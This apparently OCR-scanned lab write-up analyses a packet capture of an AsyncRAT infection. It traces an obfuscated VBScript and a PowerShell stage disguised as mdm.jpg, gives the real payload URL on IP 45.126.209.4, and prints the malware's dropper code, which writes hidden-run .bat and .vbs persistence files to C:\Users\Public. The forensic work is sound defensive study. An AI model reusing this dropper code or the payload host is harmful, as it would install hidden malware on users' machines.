

NETWORK FORENSICS - SMITH GRACE
MALWARE ANALYSIS


Scenario

A compromised machine has been flagged due to suspicious network traffic. Your task is to analyze the PCAP file to determine the attack method, identify any malicious payloads, and trace the timeline of events. Focus on how the attacker gained access, what tools or techniques were used, and how the malware operated post-compromise.


1. First I tried to find the URL from which the first malware stage was installed.Navigating to **Statistics > Protocol Hierarchy**, I observed that 100% of the traffic is TCP with only **2 HTTP packets** — indicating focused activity. So I took a look at the first HTTP packet which revealed a **VBScript file** served from the malicious host: The xlm.txt VBScript was obfuscated using an array of string fragments concatenated to build a PowerShell command. I followed the second HTTP stream, revealing **PowerShell code disguised as an image** (mdm.jpg). The payload contained: hex-encoded executable code, execution using .NET Reflection, use of obfuscation as well as dropping and scheduling persistence files. By zeroing in on the GET request for mdm.jpg, I found **| http://45.126.209.4:222/mdm.jpg |** which is the URL for the first installation.









2. To find the hosting provider who owns the associated IP address, I used https://www.whatismyisp.com/ to Know ISP [**reliableSite.net]**




3. Next I tried to find the SHA256 of the malware executable. I started inspecting by opening mdm.jpg in Notepad++, and a curious string, $hexString_bbb stood out. With the hex string, I turned to CyberChef. Pasting $hexString_bbb into **CyberChef's** input field, I did a conversion using the "From Hex" operation to decode it then downloaded

the output, a binary file for the executable. I am using Windows, so I extracted the sha256 through this command(Get-FileHash extracted.exe).






4. To find the malware family label based on Alibaba, I pasted the SHA256 hash on **VirusTotal** and found [**asyncrat**].



5. To find the timestamp of the malware's creation also using **VirusTotal**, I found a file creation on **Details Tab** with this timestamp **[2023–10–30 15:08].**



6. To find the full path for the LOLBin leveraged for stealthy process execution in this script, I opened mdm.jpg in Notepad++and a path containing a # symbol. After removing the #, I extracted the full path.

7. Lastly, the script is designed to drop several files so I tried to find the names of the files dropped by the script. During the analysis of the second HTTP packet (mdm.jpg), I found the same file name (Conted) with different extensions (vbs, ps1, bat).

```
$Content = @'
@e%Conted%%Conted% off
set "ps=powershell.exe"
set "Contedms=-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass"
set "cmd=C:\Users\Public\Conted.ps1"
%ps% %Contedms% -Command "& '%cmd%'"
exit /b

'@
[IO.File]::WriteAllText("C:\Users\Public\Conted.bat", $Content)

$Content = @'
on error resume next
Function CreateWshShellObj()
    Dim objName
    objName = "WScript.Shell"
    Set CreateWshShellObj = CreateObject(objName)
End Function

Function GetFilePath()
    Dim filePath
    filePath = "C:\Users\Public\Conted.bat"
    GetFilePath = filePath
End Function

Function GetVisibilitySetting()
    Dim visibility
    visibility = 0
    GetVisibilitySetting = visibility
End Function

Function RunFile(wshShellObj, filePath, visibility)
    wshShellObj.Run filePath, visibility
End Function

Set wshShellObj = CreateWshShellObj()
filePath = GetFilePath()
visibility = GetVisibilitySetting()
Call RunFile(wshShellObj, filePath, visibility)

'@
[IO.File]::WriteAllText("C:\Users\Public\Conted.vbs", $Content)
```

Key Takeaways

1. Malware Often Leaves Network Fingerprints

- ✓ I learned how malware communicates with external servers (C2).
- ✓ Network artifacts such as IP addresses, DNS requests, and HTTP POSTs can act as indicators of compromise (IOCs).

2. Network Forensics Complements Traditional Malware Analysis

- ✓ Static and dynamic analysis shows payload, encryption, persistence.
- ✓ PCAP and log analysis reveals command execution, file transfers, and attack scope.

3. Packet Capture (PCAP) Is Critical Evidence

- ✓ I used tools like **Wireshark** to extract key information (URLs, IPs, file hashes).
- ✓ I learned how to filter traffic and extract meaningful artifacts.

4. Behavioral Indicators Are Key for Detection

- ✓ Recognized patterns like beaconing intervals, encrypted traffic to unknown IPs, or suspicious DNS tunneling.

5. Threat Intelligence Strengthens Network-Based Analysis

- ✓ I enriched network IOCs using tools like **VirusTotal**
- ✓ Learned to pivot from IPs/domains found in network logs to broader threat actor profiles.

6. Network Logs Are a Forensic Timeline

- ✓ Helped in timeline creation for incident reporting.
- ✓ Verified or disproved assumptions from host-based analysis.

7. Hands-on Skills Gained

- ✓ Analyzing malware-generated PCAP files.
- ✓ Isolating malicious sessions using Wireshark.
- ✓ Extracting payloads from HTTP/DNS traffic.
- ✓ Using sandbox tools like VirusTotal to generate network behavior.
- ✓ Creating a full malware attack scenario from infection to exfiltration.